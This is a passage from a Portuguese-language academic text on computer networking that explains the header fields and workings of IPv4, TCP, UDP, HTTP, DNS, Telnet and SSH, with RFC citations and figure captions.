  - Bit 3: 0 = Atraso normal, 1 = Atraso baixo.
  - Bit 4: 0 = *Throughput* normal, 1 = *Throughput* alto.
  - Bit 5: 0 = Confiabilidade normal, 1 = Confiabilidade alta.
  - Bits 6-7: Reservado para usos futuros.

  As precedências podem ser:

  - 111 - Network Control
  - 110 - Internetwork Control
  - 101 - CRITIC/ECP

  - 100 - Flash Override
  - 011 - Flash
  - 010 - Immediate
  - 001 - Priority
  - 000 - Routine

  Vale ressaltar que o uso dos parâmetros de precedência no pacote pode afetar o custo do serviço de transporte de datagramas, pois priorizar parte do tráfego significa negligenciar a parte remanescente.

- Total Length: 16 bits

  Indica o tamanho total do parâmetro, medido em octetos. O valor máximo permitido neste campo é de 65.535 octetos, apesar dele ser impraticável para aparelhos menos robustos. Porém, sistemas computacionais devem estar preparados para receber datagramas de até 576 octetos.

- Identification: 16 bits

  Valor utilizado pelo transmissor para facilitar a reconstrução do datagrama, caso ele seja fragmentado.

- Flags: 3 bits

  Algumas *flags* de controle:

  - 0: reservado, deve ser zero.
  - 1: (DF) 0 = pode fragmentar, 1 = não fragmente.
  - 2: (MF) 0 = último fragmento, 1 = há mais fragmentos.

- Fragment Offset: 13 bits

  Indica a posição do fragmento no datagrama original.

- Time to Live: 8 bits

  Indica o tempo máximo que o pacote deve sobreviver na rede.

- Protocol: 8 bits

  É responsável por mostrar qual o protocolo utilizado na camada superior.

- Header Checksum: 16 bits

  É o *checksum* do cabeçalho. Deve ser recalculado a cada salto da rede, pois alguns dos campos no cabeçalho mudam (Time to Live, por exemplo).

- Source Address: 32 bits

  Endereço IP do remetente.

- Destination Address: 32 bits

  Endereço IP do destinatário.

- Options: variável

  Datagramas podem ou não possuir campos opcionais. Entretanto, esses campos devem estar implementados em todos os equipamentos capazes de processar pacotes IP.

2.3.2 *Transmission Control Protocol*

O TCP é descrito na RFC 793 [IETF 1981] e foi desenvolvido para ser utilizado como um protocolo altamente confiável para transmissões fim-a-fim em redes de comutação de pacotes. Para prover tal função, ele é orientado a conexão, e possui suporte a diversos outros protocolos das camadas adjacentes. O TCP assume pouca confiabilidade sendo prestada pelos serviços das camadas inferiores, estando preparado para lidar com o serviço de melhor esforço prestado pelo IP, por exemplo. Devido a sua sinergia elevada com este último protocolo, o TCP por consequência é capaz de funcionar corretamente com ambas redes de comutação de circuitos ou comutação de pacotes.

Para prover serviços confiáveis, o TCP possui os seguintes mecanismos:

- Transferência de informações:

  O TCP é capaz de transmitir um fluxo contínuo de bytes ambos os sentidos da comunicação através de segmentos, que é o PDU desta camada.

- Confiabilidade:

  O TCP é capaz de ser recuperar de quaisquer falhas durante a comunicação, incluindo pacotes que são danificados durante o caminho, perdidos, duplicados ou entregues fora da ordem original de transmissão. Para tal, todo segmento recebe um número de sequência e requer confirmação (ACK) quando recebidos. Caso o ACK não seja recebido pelo transmissor, o segmento é retransmitido. Os números de sequência, por sua vez, são utilizados pelo receptor para ordenar corretamente os pacotes recebidos. Os possíveis erros de transmissão são percebidos devido ao *checksum* adicionado ao pacote recebido da camada de aplicação, e sempre que um erro é detectado, uma retransmissão da parte danificada é feita.

- Controle de fluxo:

  O receptor de uma conexão TCP é capaz de regular a vazão dos dados enviados pelo transmissor com o uso das mensagens de confirmação. Caso o transmissor receba os ACKs em uma taxa menor daquela que ele está enviando o tráfego original, ele diminui a vazão de dados.

- Multiplexação:

Um único computador é capaz de processar múltiplas conexões TCP de diferentes aplicações simultaneamente graças ao uso de portas para identificar processos. O conjunto formado da combinação entre endereços IP e o número de porta é chamado de *socket*.

- Conexões:

  Este é o aspecto mais marcante deste protocolo. Ambos o controle de fluxo e a confiabilidade prestadas pelo TCP exigem que informações de *status* sejam mantidas para cada conexão ativa. A combinação dessa informação, *sockets* e número de sequência dos pacotes é chamada de conexão. Antes de dois processos distintos efetivamente iniciem uma comunicação, os protocolos TCP em ambas as pontas devem primeiro estabelecer uma conexão. Esse fato torna o TCP um protocolo orientado à conexão.

- Segurança:

  O protocolo TCP não se preocupa com questões de segurança, deixando esse aspecto para as camadas superiores.

O cabeçalho do TCP é ilustrado na figura 2.8:



Figura 2.8: Cabeçalho do protocolo TCP, conforme especificado na RFC 793 [IETF 1981].

Na figura 2.8 é possível ver todos os campos possíveis em um cabeçalho TCP. Eles são:

- *Source Port*: 16 bits.

  A porta utilizada para identificar o processo de origem.

- *Destination Port*: 16 bits.

  Número de porta utilizado para identificar o processo receptor do segmento.

- *Sequence Number*: 32 bits.

  O número de sequência consiste do primeiro octeto de informação contido no segmento. Caso a *flag* SYN esteja marcada, então esse número passa a ser o número de sequência inicial (ISN).

- *Acknowledgment Number*

  Caso a *flag* ACK esteja ativada, esse campo informa ao receptor qual o valor do próximo número de sequência que o transmissor espera receber.

- *Data Offset*: 4 bits.

  A quantidade de palavras de 32 bits que formam o cabeçalho. Efetivamente, esse número indica aonde a carga útil do segmento começa.

- *Reserved*: 6 bits.

  Reservado para uso futuro e deve ser zero.

- *Control Bits*: 6 bits (da esquerda para a direita).

  Também conhecidos como *flags*, são:

  - URG: *Urgent Pointer*
  - ACK: *Ackowledgment*
  - PSH: *Push Function*
  - RST: *Reset the connection*
  - SYN: *Synchronize sequence numbers*
  - FIN: *No more data from sender*

- *Window*: 16 bits

  Também conhecido como a janela de transmissão, trata da quantidade de octetos de informação que o transmissor está disposto a aceitar em um dado momento.

- *Checksum*: 16 bits

  Código de verificação adicionado para validar a integridade da informação transportada no segmento.

- *Urgent Pointer*: 16 bits

  Este campo pode conter um ponteiro que indica aonde começa a informação urgente dentro da carga útil do segmento, caso ela exista. Ele somento deve ser interpretado caso a *flag* URG esteja ativada.

- *Options*: variável

  Esses parâmetros são opcionais e podem assumir tamanho variado, mas sempre múltiplo de 8 bits. As opções definidas são:

  - *End of option list*: indica o fim das opções presentes no segmento. Somente deve ser utilizado caso o último octeto das opções não coincida com o final do cabeçalho.
  - *No-Operation*: deve ser usado para separar opções.
  - *Maximum Segment Size*: Possui 16 bits de comprimento e indica o tamanho máximo do segmento que o transmissor está disposto a aceitar. Caso ausente, o receptor está livre para utilizar qualquer tamanho de segmento.

2.3.3 *User Datagram Protocol*

O UDP apenas oferece o mínimo necessário para prover um serviço de transporte, efetivamente permitindo às aplicações utilizar o datagrama IP - explicado na sessão 2.3.1 - de uma forma mais direta. Dessa forma, esse protocolo é utilizado majoritariamente por aplicações que não necessitam da complexidade do serviço provido pelo TCP ou que necessitam de mecanismos não disponíveis pelo TCP, tais como *multicast* e entrega *broadcast* [Sorcery 2012].

O UDP é um protocolo deveras enxuto, adicionando ao IP apenas a capacidade de calcular *checksum* e o conceito de portas (o mesmo visto na sessão 2.3.2). Com apenas essas funcionalidades, cabe à aplicação lidar com a natureza não confiável da Internet, tratar de retransmissões, quebra de pacotes, reorganização de pacotes trocados, controle de fluxo e prevenção de congestionamentos [Fairhurst 2008].

Dessa forma, é possível resumir as vantagens do uso deste protocolo a [Shichao 2015]:

1. Devido à sua natureza sem conexão, ele possui menos sobrecarga de processamento que outros protocolos da camada de transporte, tal como o TCP.
2. Operações de *broadcast* e *multicast* podem ser facilmente projetadas e implementadas com o uso do UDP.
3. Já que este protocolo não oferece retransmissão, a própria aplicação deve implementar essa funcionalidade caso necessite de garantias de transporte, dando a ela total controle de todos os parâmetros da operação.

O cabeçalho do UDP é mostrado na figura 2.9



Figura 2.9: Cabeçalho do protocolo UDP, conforme especificado na RFC 768 [IETF 1980].

É possível perceber ao analisar a figura 2.9 a simplicidade do protocolo em relação aos outros previamente estudados. Os campos são:

- *Source Port*: 16 bits

  Este campo é opcional e, quando relevante, indica qual a porta utilizada pelo processo transmissor do datagrama. Caso não seja usado, esse campo deve ser preenchido com zeros.

- *Destination Port*: 16 ports

  Número de porta utilizado para identificar o processo receptor do datagrama.

- *Length*: 16 bits

  Indica o tamanho do datagrama inteiro, incluindo cabeçalho + carga útil, em octetos. O mínimo valor desse campo é oito, que ocorre caso o pacote esteja vazio.

- *Checksum*: 16 bits

  Código de verificação adicionado para validar a integridade da informação transportada no datagrama.

2.3.4 HyperText Transfer Protocol - HTTP

O HTTP é um dos mais conhecidos protocolos da camada de aplicação. Seu amplo uso se dá graças à sua natureza distribuída e colaborativa, sendo o protocolo base de navegação na Internet desde a década de 1990. De maneira simplificada, o HTTP baseia-se em ambos os protocolos TCP e IP das camadas inferiores para fornecer um canal de comunicação para a troca de páginas HTML (*HyperText Markup Language*), imagens, resultados de consultas e mais.

A porta padrão utilizada por este protocolo é a 80, porém outras portas tais como 8080 e 443 também são comumente associadas a ele. Por fim, o HTTP é capaz de prover uma maneira padronizada para dispositivos computacionais se comunicarem entre si. Essa interface de comunicação é possível graças as suas especificações em como clientes devem fazer a requisição de informações desejadas e como os servidores devem responder essas mensagens.

Dessa forma, pode-se dizer que o HTTP possui as seguintes funcionalidades [Point 2014]:

1. Ausência de conexão: um cliente HTTP envia sua requisição para um servidor que esteja ouvindo este protocolo. Feito isso, ele desconecta-se do servidor e aguarda a resposta. Somente quando o servidor termina de processar a mensagem recebida é que ele estabelece uma nova conexão com o cliente para enviar a resposta de volta.
2. Independência de mídia: essa característica faz com que o HTTP possa transportar em seus pacotes quaisquer tipos de informação. O único requisito é que ambas as pontas possuam a capacidade e estejam prontas para processar o tipo de conteúdo que está sendo transportado.
3. Ausência de estado: essa característica pode ser considerada como uma derivação da ausência de conexão. Efetivamente, o servidor e o cliente sabem da existência um do outro (durante a comunicação), porém nenhum deles retém informações sobre a sessão entre eles. Dessa forma, quando a comunicação se encerra, as informações sobre a conexão são perdidas.

A figura 2.10 mostra o funcionamento do protocolo HTTP:



Figura 2.10: Funcionamento simplificado do protocolo HTTP [Fonte: Autor].

Conforme pode ser visto na figura 2.10, este protocolo é responsável por intermediar as mensagens trocadas por servidores e clientes, criando uma abstração de comunicação que é capaz de conectar sistemas operacionais e unidades computacionais completamente distintas. Na arquitetura do HTTP, cliente é aquele que inicia a conexão através de uma requisição a um endereço na forma de URL (*Uniform Resource Locator*), ao passo que o servidor responde essas mensagens. Comumente essas duas entidades ficam se permutando, de forma que ora uma é cliente, ora ela é servidor.

O cabeçalho da mensagem HTTP pode conter outros subcabeçalhos, que podem ser [IETF 1999]: *general-header*, *request-header*, *response-header* e *entity-header*. Estes devem seguir o formato padrão de cabeçalho genérico, em que cada campo consiste de um nome seguido por um ponto-e-vírgula (":") e o valor do campo. A estrutura do cabeçalho é mostrada na figura 2.11:

```
cabeçalho-da-mensagem = nome-do-campo ":" [ valor-do-campo ]
    nome-do-campo     = token
    valor-do-campo    = *( conteúdo-do-campo )
    conteúdo-do-campo = <Os octetos que compõem a mensagem>
```

Figura 2.11: Funcionamento simplificado do protocolo HTTP. Adaptado de [IETF 1999]

No corpo da requisição HTTP, as mensagens podem conter verbos [Podila 2013]. Estes são responsáveis por indicar o tipo de ação que o requerente deseja que o servidor provenha. Os possíveis verbos que podem ser trocados são:

- GET: é o verbo responsável por indicar que o cliente quer fazer uma busca a um elemento. Nesse caso, a URL contém todas as informações necessárias para localizar o recurso solicitado.
- POST: é utilizando quando necessita-se de criar um novo recurso no servidor. Quando esse verbo é usado, a carga útil do pacote HTTP contém as informações do elemento novo a ser criado.
- PUT: similar ao POST, porém nesse caso o recurso é apenas atualizado, ao invés de ser criado.
- DELETE: é responsável por excluir recursos existentes.

Há alguns outros verbos utilizados que são menos comuns e, portanto, não farão parte do escopo deste trabalho, sendo eles: HEAD, TRACE e OPTIONS. Quando um servidor recebe um dos verbos mencionados acima, ele pode responder ao cliente diversos códigos de estado na mensagem de volta, de acordo com a completude da ação.

Os principais códigos de estado possíveis são:

- 2xx: Sucesso.

  Indica sucesso no processamento da requisição do cliente. Pode ser:

  - 200: OK. Todas as solicitações foram processadas e concluídas com êxito.
  - 202: Accepted. A requisição foi aceita, porém a resposta pode não incluir o recurso solicitado.
  - 204: No content. A resposta não possui corpo de mensagem.

  - 205: Reset content. A resposta indica ao cliente que ele deve resetar a visualização do recurso.
  - 206: Partial content. Indica que a resposta contém apenas parte do conteúdo.

- 3xx: Redireção.

  Esse código indica que alguma ação ainda é necessária da parte do cliente para a conclusão da requisição. Pode ser:

  - 301: Moved Permanently. O conteúdo solicitado foi movido permanentemente.
  - 303: See Other. O recurso encontra-se temporariamente disponível em outro endereço.
  - 304: Not Modified. O recurso não foi modificado desde a última vez que foi solicitado e, portanto, o cliente deve usar uma cópia de cache.

- 4xx: Erro do cliente.

  Ocorre um erro na hora que o servidor tenta processar a requisição, e ele assume que o cliente é responsável por isso. Pode ser:

  - 400: Bad Request. A requisição feita estava mal formada.
  - 401: Unauthorized. O recurso solicitado requer autenticação.
  - 403: Forbidden. O servidor negou o acesso ao recurso.
  - 404: Not Found. O recurso solicitado não foi encontrado.
  - 405: Method not allowed. Foi utilizado um verbo HTTP inválido.
  - 409: Conflict. Acontece quando um cliente tenta modificar um recurso que é mais recente que o horário do próprio cliente.

- 5xx: Erro do servidor.

  Indica que ocorreu um erro no servidor enquanto ele processava a requisição. Pode ser:

  - 500: Internal Server Error. Código de erro genérico.
  - 501: Not Implemented. O servidor não suporta a funcionalidade requisitada.
  - 503: Service Unavailable. O serviço está indisponível, geralmente esse erro ocorre junto com um *timeout*.

2.3.5 Domain Name System - DNS

O protocolo DNS pode ser visualizado como um banco de dados hierárquico distribuído, em que as informações contidas são referentes à resolução de nomes e endereços IP. As mensagens desse protocolo são trocadas em sua maioria utilizando o protocolo de transporte UDP, devido ao pequeno cabeçalho adicionado por ele [Firewall.cx 2014].

Apesar disso, o TCP também pode ser utilizado, quando as mensagens são maiores que uma unidade de transporte e precisam ser divididas ou quando as condições da rede não são favoráveis para a troca confiável de mensagens e muitas retransmissões estão acontecendo. Por padrão, a porta associada a esse protocolo é a 53.

Para facilitar o processo de resolução de nomes, a estrutura do DNS é dividida em hierarquias, de modo que cada nível da estrutura é responsável pelo que está diretamente abaixo de si, até chegar na raiz. A figura 2.12 ilustra esse cenário:



Figura 2.12: Estrutura em árvore do protocolo DNS. Adaptada de [CCM 2017]

A estrutura arborescente mostrada na figura 2.12 demonstra a delegação de autoridades no protocolo DNS. À essa estrutura em questão, dá-se o nome de espaço de nomes de domínios (do inglês, *domain namespace*).

O controle do domínio raiz é feio pela Internic, e a resolução de nomes nesse nível é feita por um dos servidores DNS raízes. Estes servidores contém uma lista global dos domínios de alto nível, também chamados de *Top Level Domains*, ou TLD. Os domínios de alto nível podem ser genéricos (tais como o ".com"e o ".net") ou serem associados a países específicos (".br", ".au"e ".us", por exemplo). Estes servidores, que são padronizados pelo ICANN (*Internet Corporation for Assigned Names and Numbers*) [WebHostingGeeks 2016], contém informações referentes aos domínios localizados abaixo de sua hierarquia de nomes.

Dessa forma, os TLDs responsáveis pelo domínio ".br"contém informações sobre os domínios de nome secundários ".unb"e ".edu", por exemplo.

Para uma unidade computacional encontrar o endereço IP do hospedeiro do site "www.redes.unb.br", por exemplo, os servidores raíz, TLD, domínio secundário e domínio terciário devem ser consultados para que então o endereço IP correto seja obtido.

Para aumentar a eficiência das requisições DNS, é implementado um sistema de cache, em que os servidores guardam informações de consultas realizadas por um determinado período de tempo. Assim, quando outra requisição ao mesmo domínio chegar naquele servidor, ele não necessita resolver nomes novamente.

Todas as mensagens desse protocolo devem seguir o seguinte formato [Firewall.cx 2014], mostrado na figura 2.13:



Figura 2.13: Formato da mensagem DNS. Retirado de [Firewall.cx 2014]

Não necessariamente todos os campos listados na imagem 2.13 estarão preenchidos em uma mensagem DNS. Porém, o cabeçalho (*header*) é de fundamental importância e sempre deve ser incluído.

Os campos acima são:

1. Header: cabeçalho da mensagem.
2. Question: solicitação feita a um servidor DNS.
3. Answer: resposta de um servidor DNS.
4. Authority: campo que aponta para uma autoridade do domínio solicitado.
5. Additional: pode conter informações adicionais.

O cabeçalho do DNS, por sua vez, é mostrado na figura 2.14, abaixo:



Figura 2.14: Cabeçalho da mensagem DNS. Retirado de [IETF 1987]

Detalhadamente, os campos da figura acima são:

- ID: um identificador de 16 bits gerado pela aplicação que criou a requisição. Esse identificador é copiado na mensagem de resposta e pode ser utilizado para identificar um fluxo de dados DNS.
- QR: campo de um único bit que indica caso a mensagem seja uma pergunta ou uma resposta DNS.
- OPCODE: um número de 4 bits responsável por indicar o tipo de requisição contida na mensagem. Esse valor é copiado na mensagem de resposta, e pode ser:
  - 0: requisição comum.
  - 1: requisição inversa.
  - 2: requisição de status.
  - 3-15: reservado para implementações futuras.
- AA: *Authoritative Answer*. Esse bit é somente válido em respostas, e somente é ativado quando o servidor DNS que atendeu a requisição é uma autoridade no domínio em questão.
- TC: *Truncation*. Especifica que a mensagem foi truncada devido ao seu tamanho ser maior que o máximo permitido pelas unidades de transmissão.
- RD: *Recursion Desired*. Quando ativado, indica ao servidor de nomes que ele deve pesquisar recursivamente a requisição até encontrar um valor concreto de resposta.
- RA: *Recursion Available*. Denota se o servidor DNS possui suporte à mensagens recursivas.

- Z: Reservado para uso futuro.
- RCODE: *Response Code*. Esse campo de 4 bits é preenchido em respostas DNS e pode ser preenchido com os seguintes valores:
  - 0: Sem erros.
  - 1: Erro de formatação da requisição.
  - 2: O servidor DNS falhou em processar a requisição devido a um problema interno.
  - 3: Indica que o nome procurado não existe.
  - 4: É utilizado quando o servidor não suporta a requisição que lhe foi enviada.
  - 5: A requisição foi negada pelo servidor por causa de suas políticas internas.
  - 6-15: reservados para uso futuro.
- QDCOUNT: Número de 16 bits que indica a quantidade de elementos na sessão *question* da mensagem.
- ANCOUNT: Número de 16 bits que indica a quantidade de elementos na sessão *answer* da mensagem.
- NSCOUNT: Número de 16 bits que indica a quantidade de elementos na sessão *authority* da mensagem.
- ARCOUNT: Número de 16 bits que indica a quantidade de elementos na sessão *additional* da mensagem.

2.3.6 Telnet

Desde os primórdios da Internet, já pensava-se em mecanismos para executar comandos em um terminal remoto, de maneira que o terminal visse os comandos como se eles fossem originados localmente [Kozierok 2005]. O protocolo criado para atender essa necessidade foi o Telnet. A popularidade e versatilidade dele foram sem iguais, de modo que outros protocolos da camada de aplicação passaram a utilizá-lo como base para suas operações, tais como o FTP.

A figura 2.15 ilustra como é o funcionamento do protocolo Telnet:



Figura 2.15: Funcionamento do protocolo Telnet [Fonte: Autor].

Conforme pode ser visto na figura 2.15, apesar do cliente estar digitando os comandos em sua própria máquina, os resultados dessas operações estão sendo mostrados da perspectiva do servidor, pois o servidor funciona apenas como um intérprete dos comandos.

O Telnet utiliza uma conexão TCP para estabelecer um elo lógico entre ambas as pontas e transmitir os comandos de maneira resistente à perdas. Os caracteres são codificados no formato ASCII (ou seja, utilizam apenas oito bits para fazer a correspondência entre as letras e as palavras binárias, efetivamente não suportando caracteres especiais e nem acentos) [CCM 2017]. Entre os comandos enviados pelo cliente, o Telnet intercala palavras de controle do próprio protocolo. Vale ressaltar que a conexão entre as pontas é bidirecional, porém é apenas half-duplex, não permitindo assim que mensagens sejam transmitidas e recebidas ao mesmo tempo.

A RFC do Telnet não especifica mecanismos de autenticação, e nem criptografia de dados [IETF 1983]. Dessa forma, cabe às entidades da comunicação decidir se querem usufruir desses recursos ou não. Porém, em caso negativo, qualquer tráfego trocado entre cliente e servidor pode ser completamente interceptado por uma terceira entidade. Devido a essa limitação, quaisquer protocolos de aplicação que utilizem o Telnet como base devem implementar todos os mecanismos de segurança que necessitem.

O protocolo não possui um formato de mensagem propriamente dito, pois esse protocolo apenas cria uma transmissão de dados através de um fluxo TCP. O Telnet apenas restringe que os comandos sejam enviados em blocos divididos em linha por linha. Por fim, a porta padrão associada a esse protocolo é a 23, porém como qualquer outro serviço nativo de sistemas UNIX, ela pode ser configurada para outro valor.

Para transmitir comandos que não sejam de aplicações terceiras, ou seja, comandos que sejam do próprio Telnet, o protocolo requer o seguinte formato de mensagem [Netanya 2012]:



Figura 2.16: Formato de uma mensagem de comando Telnet. Adaptado de [Netanya 2012]

O primeiro byte da tríade mostrada na figura 2.16 consiste do IAC, que significa *Interpret As Command*. Efetivamente, esse byte diz para o Telnet que os bytes seguintes devem ser interpretados como comandos, e não como mensagem. O segundo byte da figura 2.16 indica um comando, ao passo que o terceiro e último indica uma opção negociada para o comando.

2.3.7 Secure Shell - SSH

O protocolo SSH foi inicialmente desenhado para ser um substituto dos mecanismos de autenticação remota sem segurança, principalmente o Telnet. Sua implementação simples e econômica permitiu que esse protocolo fosse adotado como base para outras operações que necessitam de ser seguras, tais como transferência de arquivos e troca de *e-mails* [Redhat 2014].

Aplicações clientes e servidoras do protocolo SSH estão disponíveis para muitos sistemas operacionais distintos, pois este é um dos modos de conexão segura mais utilizados pelos dispositivos computacionais modernos.

O SSH utiliza dos mecanismos de confiabilidade do TCP, e pode ser subdividido em três camadas distintas [Cisco 2010]:

- Protocolo de transporte SSH: é responsável pela autenticação do servidor, garantir ambas confidencialidade e integridade dos dados transmitidos e, opcionalmente, compressão das informações.
- Protocolo de autenticação de usuário: autentica o usuário no servidor.
- Protocolo de conexão: multiplexa múltiplos canais de comunicação lógicos em uma mesma conexão SSH.

Os itens mencionados nos tópicos acima são ilustrados na figura 2.17:

